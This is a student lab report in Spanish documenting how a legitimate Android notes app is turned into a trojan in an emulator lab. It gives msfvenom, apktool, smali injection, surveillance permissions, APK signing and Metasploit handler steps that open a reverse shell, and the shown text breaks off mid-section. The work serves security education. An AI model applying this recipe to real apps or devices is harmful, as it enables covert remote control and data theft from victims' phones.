



A dark blue vertical bar runs down the left side of the page. A blue arrow points to the right from this bar, containing the date.

27-3-2026

Inyección de código malicioso

Práctica 7 – UD 04

Several thin, curved lines in shades of blue and grey sweep upwards from the bottom left corner of the page.

SAVU, RALUCA ALEXANDRA
CIPFP

Contenido

1.	Introducción	2
2.	Entorno de trabajo	2
3.	Creación de la APK Maliciosa.....	4
4.	Modificación del Código.....	5
5.	Permisos y características	5
6.	Instalación APK sin firma	7
7.	Firmado de la APK.....	8
8.	Instalación APK firmada.....	9
9.	Reverse shell	9
10.	Meterpreter	11
11.	Conclusión	12

1. Introducción

El objetivo de esta práctica es profundizar en la arquitectura interna de Android, familiarizándose con el manejo de archivos APK, el lenguaje de ensamblador Smali y el uso de herramientas de ingeniería inversa como Apktool.

La práctica consiste en convertir una aplicación legítima en un vector de ataque mediante la inyección de un payload de Meterpreter, permitiendo comprender cómo se ven comprometidas la integridad y la privacidad en entornos móviles.

2. Entorno de trabajo

Para garantizar el éxito de la auditoría y la conectividad de la reverse shell, se ha configurado el siguiente entorno:

- Android Studio en nuestra máquina host emulando un dispositivo Pixel 9 Pro.
- Termux para poder abrir un puerto y conectarlo a Kali.




Ilustración 1-Temux con puerto 8080 abierto

```
C:\Ciber Tools\platform-tools>adb devices
List of devices attached
emulator-5554    device


C:\Ciber Tools\platform-tools>
```

Ilustración 2-emulador de ANDroid Studio conectado al adb

- Para la máquina atacante utilizamos Kali Linux instalada en Virtual box con apktool y metaexploit instalados.

```
(alex@rsavu)-[~]  
$ adb devices  
List of devices attached  
192.168.1.133:5555      device  
  
(alex@rsavu)-[~]
```

Ilustración 3-emulador conectado a la máquina virtual



```
Session Acciones Editar Vista Ayuda
(alex@rsavu)-[/media/sf_Compartida_Kali]
$ java -jar apktool_3.0.1.jar
Apktool 3.0.1 - a tool for reengineering Android apk files
with smali 3.0.9-dev and baksmali 3.0.9-dev
Copyright 2010 Ryszard Wiśniewski <brut.alll@gmail.com>
Copyright 2010 Connor Tumbleson <connor.tumbleson@gmail.com>

General options:
-q,--quiet      Suppress normal output.
-v,--verbose    Increase output verbosity.
```

Ilustración 4-apktool

```

METASPLOIT CYBER MISSILE COMMAND V5

X      +      x
 *      +      X
X      +      X
      +      #
      +      %
      +      #
      +      *
      +      .
      +      ^
#####
#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v6.4.103-dev ]
+ --[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads ]
+ --[ 433 nops - 49 encoders - 14 nops - 9 evasion ]

```

Ilustración 5-metasploit-framework

3. Creación de la APK Maliciosa

Generación del Payload malicioso

Se utiliza `msfvenom` para crear una APK que sirva como base del código malicioso.

- Comando: `msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.144 LPORT=4444 R > android_shell.apk`
- Se define un payload de conexión TCP inversa. El parámetro LHOST apunta a la IP de la máquina Kali, mientras que LPORT establece el puerto de escucha (4444)

```
(alex@rsavu)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.153 LPORT=4444 R > android_shell.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes


(alex@rsavu)-[~]
$
```

Ilustración 6-apk maliciosa

Decompilación de Binarios

Utilizamos Apktool para extraer el contenido de la APK legítima (`Notas_0.5.apk`) y la maliciosa (`android_shell.apk`)

- Acción: `apktool d nombre_apk`. Este proceso desensambla el bytecode binario (DEX) en archivos Smali, los cuales son legibles y modificables por humanos.



```
alex@rsavu: ~
Session Acciones Editar Vista Ayuda
(alex@rsavu)-[~]
$ apktool d android_shell.apk
I: Using Apktool 2.7.0-dirty on android_shell.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/alex/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

alex@rsavu: /media/sf_Compartida_Kali
Session Acciones Editar Vista Ayuda
(alex@rsavu)-[/media/sf_Compartida_Kali]
$ apktool d Notas_0.5_Apkpure.apk
I: Using Apktool 2.7.0-dirty on Notas_0.5_Apkpure.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/alex/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(alex@rsavu)-[/media/sf_Compartida_Kali]
```

Ilustración 7-decompilar apk

4. Modificación del Código

Inyección de Directorios Smali

Se transfiere el contenido de la ruta `android_shell/smali` al directorio `smali` de la aplicación legítima. Esto integra las clases necesarias del payload dentro de la estructura de la aplicación original.

Localización del Punto de Entrada (EntryPoint)

Mediante el análisis del archivo `AndroidManifest.xml`, se localiza la actividad principal que posee el filtro de intención `android.intent.action.MAIN` y la categoría `LAUNCHER`. En este caso, se identifica `SplashActivity` como la clase que se ejecuta al arrancar la app.

Modificación del Código Smali

Se edita el archivo `SplashActivity.smali` para forzar la ejecución del payload malicioso al iniciar la aplicación.

- Inyección: Dentro del método `onCreate`, se inserta la línea: `invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V`.
- Ubicación: Debe colocarse inmediatamente debajo de la sentencia `invoke-super`, asegurando que el payload se dispare antes de que la interfaz de usuario se despliegue por completo.

```
.annotation build Lorg/jetbrains/annotations/Nullable;
.end annotation
.end param

.line 11
invoke-super {p0, p1}, Landroid/support/v7/app/CompatActivity;→onCreate(Landroid/os/Bundle;)V
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
const p1, 0x7f05001d

.line 12
invoke-virtual {p0, p1}, Lvector_gonzalez_ollervidez/notas/activities/SplashActivity;→setContentView(I)V
```

Ilustración 8-modificar actividad principal

5. Permisos y características

Para que Meterpreter tenga acceso total al hardware (cámara, micrófono, SMS), es imperativo actualizar el archivo `AndroidManifest.xml` de la APK legítima.

- Procedimiento: Se extraen las etiquetas `uses-permission` y `uses-feature` de la APK maliciosa y se insertan en el manifiesto de la aplicación final. Sin estos permisos, los comandos de exfiltración de datos serían denegados por el sistema operativo Android

```

Terminal n.º 1
Session Acciones Editar Vista Ayuda
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/a
ndroid" package="victor_gonzalez_ollervidez.notas" platformBuildVersionCode="27" platformBuildVersionName="8.1.0">

  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <permission android:name="victor_gonzalez_ollervidez.notas.permission.C2D_MESSAGE" android:protectionLevel="sig
nature"/>
  <uses-permission android:name="victor_gonzalez_ollervidez.notas.permission.C2D_MESSAGE"/>
  <uses-feature android:name="android.hardware.camera"/>
  <uses-feature android:name="android.hardware.camera.autofocus"/>
  <uses-feature android:name="android.hardware.microphone"/>

```

Ilustración 9-permisos

uses-permission

```

<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>

```

uses-feature

```

<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>

```

6. Instalación APK sin firma

Recompilación

Se reconstruye el directorio modificado usando apktool b -o practica2.apk.




Ilustración 10-recompilación apk

Intentamos instalar la apk sin firmar de varias formas. Primero lo intentamos arrastrando la apk al emulador de Android pero nos sale este mensaje de error.




Ilustración 11-error instalación apk sin firmar en el emulador

También intentamos instalarlo por adb y nos sale el siguiente mensaje:





Ilustración 12-error por consola adb

7. Firmado de la APK

Como Android bloquea la instalación de aplicaciones sin firma, se genera un almacén de claves con keytool y se firma la APK con jarsigner.



```


alex@rsavu: /media/sf_Compartida_Kali
Session Acciones Editar Vista Ayuda
(alex@rsavu)-[/media/sf_Compartida_Kali]
$ keytool -genkey -v -keystore howto.keystore -alias howto -keyalg RSA -keysize 2048 -validity 10000
Introduzca la contraseña del almacén de claves:
Volver a escribir la contraseña nueva:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
¿Cuáles son su nombre y su apellido?
[Unknown]: Alex
¿Cuál es el nombre de su unidad de organización?
[Unknown]: CIPFP
¿Cuál es el nombre de su organización?
[Unknown]: CIPFP
¿Cuál es el nombre de su ciudad o localidad?
[Unknown]: .
¿Cuál es el nombre de su estado o provincia?
[Unknown]: .
¿Cuál es el código de país de dos letras de la unidad?
[Unknown]: .
¿Es correcto CN=Alex, OU=CIPFP, O=CIPFP?
[no]: si

Generando par de claves RSA de 2.048 bits para certificado autofirmado (SHA384withRSA) con una validez de 10.000 días
para: CN=Alex, OU=CIPFP, O=CIPFP
[Almacenando howto.keystore]

(alex@rsavu)-[/media/sf_Compartida_Kali]
$
  
```

Ilustración 13-creación almacén de claves

A continuación, utilizamos jarsigner para firmar la app con un par de claves públicas y privadas.



```

as
para: OU=CIPFP
[Almacenando howto.keystore]

(alex@rsavu)-[/media/sf_Compartida_Kali]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore howto.keystore practica2.apk howto
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/HOWTO.SF
adding: META-INF/HOWTO.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: kotlin/annotation/annotation.kotlin_builtins
signing: kotlin/collections/collections.kotlin_builtins
signing: kotlin/internal/internal.kotlin_builtins
  
```

Ilustración 14-firma de la app



```

signing: third_party/java_src/error_prone/project/annotations/Google_internal.gwt.xml

>>> Signer
X.509, CN=Alex, OU=CIPFP, O=CIPFP
Signature algorithm: SHA384withRSA, 2048-bit key
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.

(alex@rsavu)-[/media/sf_Compartida_Kali]
$
  
```

Ilustración 15-resultado firma de la apk

8. Instalación APK firmada

Se ejecuta `zipalign -v 4 practica2.apk practica2_signed.apk` para optimizar el acceso a los recursos y asegurar la compatibilidad con el emulador.

```
Procesando disparadores para kali-menu (2020.4.3) ...
(alex@rsavu)-[/media/sf_Compartida_Kali]
$ zipalign -v 4 practica2.apk practica2_signed.apk
Verifying alignment of practica2_signed.apk (4) ...
  50 META-INF/MANIFEST.MF (OK - compressed)
 20872 META-INF/HOWTO.SF (OK - compressed)
 41888 META-INF/HOWTO.RSA (OK - compressed)
 43077 AndroidManifest.xml (OK - compressed)
 46020 classes.dex (OK - compressed)
1982383 kotlin/annotation/annotation.kotlin_builtins (OK - compressed)
1983034 kotlin/collections/collections.kotlin_builtins (OK - compressed)
1984638 kotlin/internal/internal.kotlin_builtins (OK - compressed)
```

Ilustración 16-optimización apk

Ahora simplemente utilizamos adb para instalar la nueva apk firmada. Ahora el sistema sí que nos permite instalarla.

```
Verification successful
(alex@rsavu)-[/media/sf_Compartida_Kali]
$ adb install practica2_signed.apk
Performing Streamed Install
Success
(alex@rsavu)-[/media/sf_Compartida_Kali]
$
```

Ilustración 17-instalación apk firmada

9. Reverse shell

Desde Kali Linux, se configura el multi/handler en Metasploit para recibir la conexión:

- use exploit/multi/handler
- set payload android/meterpreter/reverse_tcp
- set LHOST 192.168.1.144
- run

```
View the full module info with the info, or info -d command.
msf exploit(multi/handler) > set LHOST 192.168.1.153
LHOST => 192.168.1.153
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.153   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Ilustración 18-configuración Metasploit

Tras instalar la aplicación en el dispositivo víctima mediante adb install, el usuario abre la app de "Notas" de forma normal. En ese instante, se abre una sesión de Meterpreter en la consola del atacante.

```
View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.153:4444
[*] Sending stage (72508 bytes) to 192.168.1.135
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.153:4444 → 192.168.1.135:8501) at 2026-03-27 20:03:13 +0100

meterpreter > |
```

Ilustración 19-sesión metasploit en la consola

Una vez configurado el exploit, lo ejecutamos con 'run'. Como ya tenemos la app instalada, solo nos falta arrancar la app, lo que hará que en el metasploit nos aparezca preparado la interfaz para introducir los comandos.

Cuando arrancamos por primera vez la app se nos sigue abriendo de manera normal:

